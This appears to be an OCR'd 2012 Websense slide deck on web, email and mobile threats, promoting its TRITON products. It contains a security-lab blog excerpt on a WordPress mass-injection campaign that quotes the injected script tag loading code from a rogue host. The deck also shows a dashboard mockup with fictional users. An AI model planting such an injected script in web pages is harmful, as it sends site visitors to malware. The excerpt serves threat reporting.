Cyber Security Threat Summary


Carl Leonard, Websense Security Labs

TRITON™

- Web security
- Email security
- Data security
- Mobile security


© 2012 Websense, Inc. Proprietary and Confidential


What is happening right now?



Plymouth
Portsmouth
English Channel
Lille
Belgium
Amiens
Luxembourg
Le Havre
Guernsey
Caen
Reims
Jersey
Paris
Brest
Morlaix
Alençon
Toul
Nancy
Troyes
Quimper
Rennes
Le Mans
Lorient
Orléans
Vannes
Angers
Tours
Dijon
Nantes
Besançon
Poitiers
France
Digoin
Niort
Mâcon
La Rochelle
Roanne
Geneva
Lyon
Angoulême
Limoges
Bay of Biscay
Grenoble
Bordeaux
Agen
Avignon
Santander
San Sebastián
Toulouse
Pau
Montpellier
Aix-en-Provence
Marseille
Toulon
Bilbao
Pamplona
Tarbes
Perpignan
Vitoria


Websense Security Labs





© 2012 Websense, Inc. Proprietary and Confidential

WSL: Discover, protect & alert



- New Mass Injection Wave of WordPress Websites on the Prowl
- Websense Security Labs blog is an award winner!
- Who is already an Olympic Games 2012 winner?
- Twitter To Reach 500 Million Users Any Minute Now?
- Long life to Kelihos!
- Chocolate Covered Exploit?

New Mass Injection Wave of WordPress Websites on the Prowl


Posted: 05 Mar 2012 08:00 AM

The Websense® ThreatSeeker® Network has detected a new wave of mass-injections of a well-known rogue antivirus campaign that we've been following in Security Labs™ for months. The majority of targets are Web sites hosted by the WordPress content management system. At the time of writing, more than 200,000 Web pages have been compromised, amounting to close to 30,000 unique Web sites (hosts). The injection hijacks visitors to the compromised sites and rediects them to rogue AV sites that attempt to trick them into downloading and installing a Trojan onto their computer.

The injected code is very short and is placed at the bottom of the page, just before </body> tag.

```
                </DIV> <!-- END body-wrapper -->
        <script src="http://ionis90landsi.rr.nu/mm.php?d=1"></script>
</BODY>
</HTML>
```

WSL: Log, summarize & report



Policy Server: 10.203.167.10 Role: Super Administrator

Time frame: All Total number of incidents: 50000

Status: Running

Show events by severity: ☑ C 15000 ☑ H 585 ☑ M 56 ☑ L 48

Track Suspicious Network Activity

Find top destinations for suspicious outbound traffic, track blocked events by category, and review summarized suspicious events.

Top Outbound Event Destinations


Blocked Security Events by Category

Suspicious Event Summary

Severity	Forensics	User	IP Address	Hostname	Category	Last Attempt	Country	Direction	Incidents
C	🛢	Waddams, Milton	1.2.3.4	lt-mwaddams	SAM DB/Password Files	1 hour ago	United Kingdom	Outbound	15000
H	🛢	Jones, Bob	10.20.15.123	lt-bjones	Multiple	2 hours ago	Multiple	Outbound	578
H	🛢	Gibbons, Peter	2.9.7.56	lt-pgibbons	SAM DB/Password Files	5 hours ago	United Kingdom	Outbound	1
H	🛢	Lumbergh, Bill	20.195.84.33	dk-blumbergh	Malware: Cmmd and Ctrl	12 hours ago	Russia	Outbound	6
M	🛢		4.68.34.55		Potentially Exp. Docs	1 hour ago	United States	Outbound	28
M	🛢	Smykowski, Tom	4.6.9.12	lt-tsmykowski	Potentially Exp. Docs	6 hours ago	China	Outbound	1
M	🛢	Portwood, Dom	Multiple	Multiple	Adv. Malware Downloads	6 hours ago	China	Outbound	12
M		Nagheen, Sam	23.45.4.1	dk-snagheen	Multiple	7 hours ago	Uzbekistan	Outbound	15
L		Brent, David	48.48.48.34	lt-dbrent1	Bot Networks	7 hours ago	Mexico	Outbound	3
L		Scott, Michael	11.267.6.7	dk-mscott2	Dynamic DNS	15 hours ago	China	Outbound	8
L		Canterbury, Tim	43.267.54.7	lt-tcanterbury	multiple	6 hours ago	Russia	Inbound	35
L		Keenan, Gareth	2.7.5.33		Dynamic DNS	3 hours ago	Russia	Outbound	2

© 2012 Websense, Inc. CONFIDENTIAL

WSL: Provide Insight



Security Predictions for 2012 from Websense® Security Labs™

2012 Threat Report

Audience Definition:

- Security Directors, Managers and Administrators
  - Hands on admins seeking best practices to improve defense posture
- IT Directors, VPs and CISOs
  - Management seeking improved policy and approaches to reduce risk

Report Approach:

- Consultative and prescriptive advice backed by the latest incidents and facts
- Thought leadership on trends and changes in IT landscape
- Link to outside resources to validate or support positions (LINK: annotation)
- Attack examples from the WSL blog repeatedly note ineffectiveness of AV
- ACE is prominently positioned throughout the report

© 2012 Websense, Inc. CONFIDENTIAL


Trends in the Mobile Landscape

TRITON™

- Web security
- Email security
- Data security
- Mobile security

© 2012 Websense, Inc. Proprietary and Confidential

Tablets Outselling Laptops?




Smartphone + Tablet > PC Shipments Since CQ4:10

Global Unit Shipments of Desktop PCs + Notebook PCs vs. Smartphones + Tablets, 2005-2013E

Note: Notebook PCs include Netbooks. Source: Katy Huberty, Ehud Gelblum, Morgan Stanley Research. Data and Estimates as of 2/11

Copyright 2011. All rights reserved. Duplication or redistribution of this presentation are prohibited without prior written authorization.

THE MOBILE ENTERPRISE.



TYPES OF DEVICES

METHODS OF ACCESS

CORPORATE DATA CENTER

3G

TYPES OF DATA

CORPORATE DATA

PERSONAL DATA

STORAGE OPTIONS

CLOUD STORAGE

ON-DEVICE STORAGE

EXTERNAL STORAGE


APPS USED


BUSINESS APPS

CONSUMER APPS

© 2012 Websense, Inc. Proprietary and Confidential

Examples of Data at Risk


AT&T
8:38 PM
Mes...
WBSN...
Open in "Dropbox"
Integrated Threat Intelligence
Hybrid Web & Email Security
DLP in Web and Email
Unified Management Console for Web, Email and Data Security
Web and Email Threat Tools
Web and DLP Policy Controls
Email and DLP Data Identification
2007-2008
2009
2010-2011
TRITON 7.5
TRITON 7.6
WEBSENSE GLOBAL SAAS INFRASTRUCTURE
Hosted Email Security
V10000
WEB
DATA
EMAIL
WEB DATA EMAIL
UNIFIED SOLUTION



WEBSENSE CONTENT PORTAL


Featured Co...

Show All

Title	Product	Content Type	Publication Date
Websense Leadership Validation by Analysts	Data Security; Email Security; Web Security; Essential Information Protection; Corporate		7/28/2011
International Promotions Pack - Q3 2011		Promotions	7/21/2011
Websense Competitive Overview Q2-2011	Data Security; Email Security; Web Security	Competitive Info	6/30/2011
What's New & FAQ - Websense Hosted Web and Email Security v7.6	Email Security; Web Security	FAQ	6/1/2011
2011 Corporate Sales Presentation Tool Kit	Data Security; Email Security; Web Security; Essential Information Protection; Corporate; TRITON	Presentations	5/27/2011
FAQ Data Security v7.6	Data Security	FAQ	5/5/2011
TRITON Flash Demo	Data Security; Email Security; Web Security; Essential Information Protection; TRITON	Demos / Flash	4/7/2011
FAQ - Email Security Gateway Anywhere and TRITON 7.6 Pricing & Packaging	Email Security; TRITON	FAQ	4/1/2011
Web Security Gateway Solutions Core Presentation - Feb2011 - English	Web Security	Presentations	2/16/2011
Websense Solution Matrix	Corporate		2/11/2011

Show All

Top Content



[redacted] Patrick 8:29 PM
CONFIDENTIAL: Product Roadmap...
Copy of the latest product roadmap.
PATRICK MURRAY Sr. Director Product

[redacted] Ryan 5:41 PM
Business Case Review
When: Tuesday, August 09, 2011 09:30-10:30 (UTC-08:00) Pacific Time (US &...

[redacted] Juan 4:35 PM
EBC
Hi Sandy, Do we have an outlook resource created for the EBC? I am going to be...

[redacted] Dennis 4:06 PM
Appliance Operations forecast and...
Program Results this week: 1. Working through mistake at Arvato South Carolina...

[redacted] Shiva 2:49 PM
China trip end of August
Patrick, I am planning a trip to Beijing

Updated 8/7/11 8:41 PM

Morning Excercises

TRITON™

